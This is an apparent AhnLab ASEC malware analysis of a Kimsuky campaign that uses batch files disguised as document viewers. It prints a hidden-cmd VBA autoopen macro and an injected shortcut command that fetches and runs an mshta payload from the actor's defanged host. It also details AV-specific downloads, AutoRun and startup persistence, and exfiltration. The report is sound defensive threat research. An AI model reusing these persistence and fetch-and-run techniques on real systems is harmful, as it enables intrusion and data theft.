Malicious Batch File (*.bat) Disguised as a Document Viewer Being Distributed (Kimsuky)

By ATCP

Published: 2023-06-28 · Archived: 2026-04-05 22:30:29 UTC

AhnLab Security Emergency response Center (ASEC) has confirmed the distribution of malware in the form of a batch file (*.bat). This malware is designed to download various scripts based on the anti-malware process, including AhnLab products, installed in the user's environment. Based on the function names used by the malware and the downloaded URL parameters, it is suspected to have been distributed by the Kimsuky group.

Although the exact distribution path of the malware has not been confirmed, it appears that it is being distributed via email. As shown below, the identified batch files have been disguised to appear as viewers for document programs such as Word and HWP.

Date of Identification	Filename
Mar. 22	docview.bat
Mar. 28	pdfview.bat
Jun. 12	hwp.bat
Jun. 20	docxview.bat
Jun. 21	pdf.bat


Table 1. Files that have been identified.

When the batch file is executed, it accesses Google Drive and Docs through the "explorer" command. Through this process, it executes a document file uploaded to Google Docs or Drive, making it appear as if a viewer program was executed. The executed documents mostly contain content related to the military or unification.

Document Title	Accessed URL
Military Security Review of the U.S. Indo-Pacific Strategy – Focusing on the U.S. Indo-Pacific Command.pdf	hxxps://drive.google.com/file/d/1e41uC2ZTYvTc3CvS6wIKox22AGdP4nFB/view?usp=sharing
Consent Form_Princeton Study.pdf	hxxps://drive.google.com/file/d/1tI4J95-7HDGES8e6oHR-wu0cXD8wHPUc/view?usp=sharing
Building a Prosperous Homeland through the Principle of Liberal Democracy: Achieving Reunification of the Korean Peninsula.pdf	hxxps://docs.google.com/document/d/1NJfvSpdku2PW3gwg0dnoELrlVp3CEGB4mtNIFE4bOusp=sharing
NK_nuclear_threat.docx	hxxps://docs.google.com/document/d/1C3h0agp3E6Z4a9z-YxnMTgP3Fd9y8n2C/edit?rtpof=true&sd=true

Korea-U.S. Alliance (Global Defense)-new.hwp	**hxxps://drive.google.com/file/d/1rCws6IDhJvynpM3TOSv3IKGWNKXI5uH9/view?usp=shari**

Table 2. Identified document titles and URL addresses



Afterward, it utilizes the “wmic” command to identify various anti-malware processes. The threat actor downloads different scripts based on the type of anti-malware process that is running in the user’s environment.

Checked AV Products (Process Name)	**Download Path and Filename**	**Download URL**
Kaspersky (avpui.exe, avp.exe)	**%appdata%\Microsoft\Templates\Normal.dotm**	**hxxp://joongang[.]site/pprb/sec/ca.php?na=dot_kasp.gif**
	c:\users\public\videos\video.vbs	**hxxp://joongang[.]site/pprb/sec/ca.php?na=reg0.gif**
Avast (avastui.exe, avgui.exe)	**%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\onenote.vbs**	**hxxp://joongang[.]site/pprb/sec/ca.php?na=sh_ava.gif**
Ahnlab (v3)	**%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\onenote.vbs**	**hxxps://joongang[.]site/pprb/sec/ca.php?na=sh_vb.gif**
	%appdata%\asdfg.vbs	**hxxps://joongang[.]site/pprb/sec/ca.php?na=vbs.gif**
ALYac (ayagent.aye)	**%appdata%\asdfg.vbs**	**hxxps://joongang[.]site/pprb/sec/ca.php?na=vbs.gif**
If there are no matching products		

Table 2. Downloaded file for each identified AV process

- **When a Kaspersky (avpui.exe, avp.exe) process is identified**

To replace the default document template, Normal.dotm, the threat actor terminates the Word process and downloads a dotm file from hxxp://joongang[.]site/pprb/sec/ca.php?na=dot_kasp.gif. They then replace Normal.dotm with the downloaded file. The downloaded Normal.dotm file has an embedded VBA code that executes cmd.exe in a hidden window, as shown below. Currently, it simply executes cmd.exe, but various commands could be executed depending on the threat actor's intentions.

```
Sub autoopen()
    On Error Resume Next
    a = Shell("cmd.exe", 0)
End Sub
```

Afterward, it downloads "video.vbs" from hxxp://joongang[.]site/pprb/sec/ca.php?na=reg0.gif and registers it to the following registry to ensure continuous execution.

- Registry: HKEY_CURRENT_USER\Software\Microsoft\Command Processor
- Name: AutoRun
- Value: wscript.exe c:\users\public\videos\video.vbs

When the "video.vbs" file is executed, it checks if a file named "qwer.gif" exists in the %appdata%\Microsoft folder. If the file exists, it renames it to "qwer.bat" and then executes it. If "qwer.gif" does not exist, it downloads and executes the file from hxxp://joongang[.]site/pprb/sec/d.php?na=battmp.

The command identified from the above URL at the time of analysis is as follows.

- **When an Avast (avastui.exe, avgui.exe) process is identified**

The threat actor downloads an additional script from hxxp://joongang[.]site/pprb/sec/ca.php?na=sh_ava.gif and saves it in the startup programs folder under the name onenote.vbs to ensure it runs continuously.

When the "onenote.vbs" file is executed, it utilizes WMI to collect the Description of Win32_Battery and Win32_Process. It also performs the downloading and run key registration of the previously mentioned "video.vbs" file.

Additionally, it modifies the location or properties of browser and email-related shortcuts (*.lnk files) that exist in a specific folder. This modification is done in such a way that when the user clicks on the shortcut file to launch Outlook or a browser, the threat actor's malicious command is executed as well.

To achieve this, the threat actor moves the browser and email-related shortcut files from C:\Users\Public\Desktop to C:\Users\[username]\Desktop\[filename]. They then modify the arguments in the properties of the shortcut files that exist in

the folders mentioned in the table below.

Folder Name	LNK's Target File Name	Changed LNK Arguments
C:\Users\Public\Desktop (Moved to C:\Users\[username]\Desktop and properties changed)	**msedge.exe chrome.exe outlook.exe whale.exe firefox.exe**	**cmd.exe /c start [filename] [previous arguments] [command configured by the threat actor]**
C:\Users\[username]\Desktop		
%appdata%\Microsoft\Internet Explorer\Quick Launch"		

Table 3. Folder paths and target filenames of the LNK files to be modified

At the time of analysis, the onenote.vbs file downloaded upon the confirmation of an Avast process did not contain the [command set by the threat actor]. However, various malicious commands can still be executed according to the threat actor's intentions.


Afterward, the previously collected information is transmitted to hxxps://joongang[.]site/pprb/sec/r.php. The transmitted data is as follows.

> [Battery Information] [Process Information] ENTER bin short ok

Format of transmitted data


- **When an Ahnlab (v3) process is identified**

This procedure is similar to when an Avast process is identified. An additional script file is downloaded from hxxps://joongang[.]site/pprb/sec/ca.php?na=sh_vb.gif and saved in the startup programs folder under the name onenote.vbs.



The aforementioned script file performs the same functionality as the previously described onenote.vbs (?na=sh_ava.gif). However, the downloaded onenote.vbs file from hxxps://joongang[.]site/pprb/sec/ca.php?na=sh_vb.gif contains the [command set by the threat actor] that is included in the arguments used upon changing the properties of shortcut files.

```
 & echo Set ws = CreateObject(""WScript.Shell""):
a=ws.run(""mshta.exe hxxps://joongang[.]site/pprb/sec/t1.hta"",0,false) > ""%appdata%\1.vbs""
& start wscript.exe /b ""%appdata%\1.vbs
```



Therefore, every time a user executes the shortcut file for a browser or Outlook, the script located at hxxps://joongang[.]site/pprb/sec/t1.hta is saved and executed as %appdata%\1.vbs. At the time of analysis, the URL contained the following command to close the window:

```
 On Error Resume Next
window.close()
```

Afterward, aside from when Kaspersky (avpui.exe, avp.exe) and Avast (avastui.exe, avgui.exe) processes are identified, additional scripts are downloaded from hxxps://joongang[.]site/pprb/sec/ca.php?na=vbs.gif and saved as asdfg.vbs in the %appdata% folder.

The downloaded asdfg.vbs file is registered in the task scheduler as CleanupTemporaryState and scheduled to run every 41 minutes.
Like the video.vbs file, the asdfg.vbs file downloads and executes additional scripts from hxxps://joongang[.]site/pprb/sec/d.php?na=battmp.

At the time of analysis, behaviors such as downloading executable files were not present. However, due to the nature of downloading and executing various scripts, there is a possibility of additional unidentified malicious activities being carried out based on the commands present in the scripts. Furthermore, the threat actor replaced the default document template, Normal.dotm, and modified browser and email-related shortcut files. Therefore, since there is a possibility of malicious scripts being installed upon the execution of shortcut files (*.lnk) of Word documents, Internet browsers like Chrome, and Outlook, extra caution is advised.

[File Detection]
Downloader/BAT.Generic.S2300 (2023.06.26.03)
Trojan/VBS.Agent.SC190255 (2023.06.30.00)
Trojan/VBS.Agent.SC190256 (2023.06.30.00)
Downloader/VBS.Agent.SC190254 (2023.06.30.00)

[Behavior Detection]
Execution/MDP.Curl.M4675
Execution/MDP.Curl.M11183
Execution/EDR.Curl.M11182

[References]
https://www.sentinelone.com/labs/kimsuky-evolves-reconnaissance-capabilities-in-new-global-campaign/

MD5

00119ed01689e76cb7f33646693ecd6a

7d79901b01075e29d8505e72d225ff52

8536d838dcdd026c57187ec2c3aec0f6

a7ac7d100184078c2aa5645552794c19

Additional IOCs are available on AhnLab TIP.

URL

http[:]//joongang[.]site/doc/

http[:]//joongang[.]site/docx/

http[:]//joongang[.]site/pprb/sec/

http[:]//namsouth[.]com/gopprb/OpOpO/

http[:]//staradvertiser[.]store/signal/

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/55219/